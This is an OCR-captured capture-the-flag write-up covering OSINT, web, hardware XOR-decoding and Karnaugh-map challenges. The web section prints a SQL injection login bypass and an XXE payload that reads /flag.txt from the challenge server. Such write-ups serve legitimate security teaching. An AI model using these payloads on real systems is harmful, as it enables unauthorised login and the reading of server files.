
When I visited the site, there was ARCHIVE: GLOBAL SUMUD FLOTILLA TRACKER and I found a tragedy, Alma.

FLAG:QnQSec{36.8603, 10.3534}

[Web]

s3cr3ct_w3b

Author: LemonTea



Summary

One-line: Auth bypass (SQLi) → Technique: SQL injection + XXE (XML External Entity) → Result: read /flag.txt on the server (flag found).

Quick Recon


- Endpoint: http://161.97.155.116:8081/
- File: s3cr3ct_w3b.zip (Source code)

Exploit

In this challenge, we were given an XML Viewer website, but we had to log in to an account, so we used a simple SQL injection payload, namely: **' OR 1=1 --**. and successfully logged in. After analyzing the file (source code) provided, we found that the flag was located in **/flag.txt**, then we used a simple xml payload:

```
<?xml version="1.0"?>

<!DOCTYPE root [

<!ENTITY xxe SYSTEM “file:///flag.txt”>

]>

<root>&xxe;</root>
```

From this XML, we can read the flag.txt file.




FLAG:QnQSec{sql1+XXE_1ng3tion_but_using_php_filt3r}

[Hardware]

SmartCoffee

Author: Azadin



Summary

One-line: EEPROM contents in the SmartCoffee firmware were obfuscated with a single-byte XOR; recovering the key (0xC4) and XOR-decoding the dump reveals the flag.

Quick Recon

- Input/endpoint/file: ./firmware* (binary produced an EEPROM dump)

- Observables used: strings firmware* → firmware prints raw EEPROM bytes; logs.txt → confirms EEPROM read at addr=0x0000 len=8192 and shows device info.

- Collected blob (from firmware output):
  95 aa 95 97 a1 a7 bf f7
  bc 9b b7 f7 b7 aa b1 a9
  9b a7 f0 aa 9b a0 f4 9b
  ac f0 b6 a0 b3 f0 b6 f7
  b9

Exploit

The firmware prints an encrypted EEPROM blob. The blob is encrypted using a one-byte XOR. Trying all one-byte XOR keys (0x00–0xFF) produces readable ASCII candidates when using the key 0xC4. Encrypting each EEPROM byte with 0xC4 will restore the flag, so we created a decoder using Python.

decoder.py:

```
eeprom = [
   0x95, 0xaa, 0x95, 0x97, 0xa1, 0xa7, 0xbf, 0xf7,
   0xbc, 0x9b, 0xb7, 0xf7, 0xb7, 0xaa, 0xb1, 0xa9,
   0x9b, 0xa7, 0xf0, 0xaa, 0x9b, 0xa0, 0xf4, 0x9b,
   0xac, 0xf0, 0xb6, 0xa0, 0xb3, 0xf0, 0xb6, 0xf7,
   0xb9
]

keys = [0xAA, 0x55, 0xFF, 0xF7]

for key in keys:
   decoded = ''.join(chr(b ^ key) for b in eeprom)
   print(f"XOR {hex(key)}: {decoded}")

e=[0x95,0xaa,0x95,0x97,0xa1,0xa7,0xbf,0xf7,0xbc,0x9b,0xb7,0xf7,0xb7,0xa
a,0xb1,0xa9,0x9b,0xa7,0xf0,0xaa,0x9b,0xa0,0xf4,0x9b,0xac,0xf0,0xb6,0xa0
,0xb3,0xf0,0xb6,0xf7,0xb9]
s=''.join(chr(x ^ 0xC4) for x in e)
print(s)
```


```
print(s.translate(str.maketrans({'3':'e','4':'a','0':'o','1':'i','5':'s','2':'t'})))
```

Output:

FLAG:QnQSec{3x_s3snum_c4n_d0_h4rdw4r3}

Not your Karnaugh diagram

Author: Labyad




Summary

One-line summary: Give the proper function as a binary string where the bottom line is the MSB of the string and the top line is the LSB.

Quick Recon

- File : ctf_hardware_easy.pdf

Exploit



X_2X_0 \ X_3X_1	11	10	01	00
11	0	1	0	0
10	1	0	0	1
01	0	1	0	0
00	1	0	0	1

Each cell corresponds to a unique 4-bit input combination (X3, X2, X1, X0).

We reconstruct the full truth table by converting each (row, col) coordinate into its corresponding input vector:

- Row X2X0 = ab → X2 = a, X0 = b
- Column X3X1 = cd → X3 = c, X1 = d

Thus, input = (X3, X2, X1, X0) = (c, a, d, b)

We iterate over all 16 cells and record the output F.

Index	X3	X2	X1	X0	F
0	0	0	0	0	1
1	0	0	0	1	0
2	0	0	1	0	0
3	0	0	1	1	0
4	0	1	0	0	1
5	0	1	0	1	0
6	0	1	1	0	0
7	0	1	1	1	0
8	1	0	0	0	0
9	1	0	0	1	1
10	1	0	1	0	1
11	1	0	1	1	0
12	1	1	0	0	0
13	1	1	0	1	1
14	1	1	1	0	1
15	1	1	1	1	0

Per the challenge instruction:

- **Top line of truth table = LSB → bit 0**
- **Bottom line = MSB → bit 15**

Therefore, the binary string is formed as:
F(15) F(14) ... F(1) F(0)

From the table above:

F(15) to F(0) = 0 1 1 0 0 1 1 0 0 0 0 1 0 0 0 1

Grouped into 4-bit chunks:

0110 0110 0001 0001

FLAG:QnQSec{0110 0110 0001 0001}

Thank You

The journey matters more than the flag.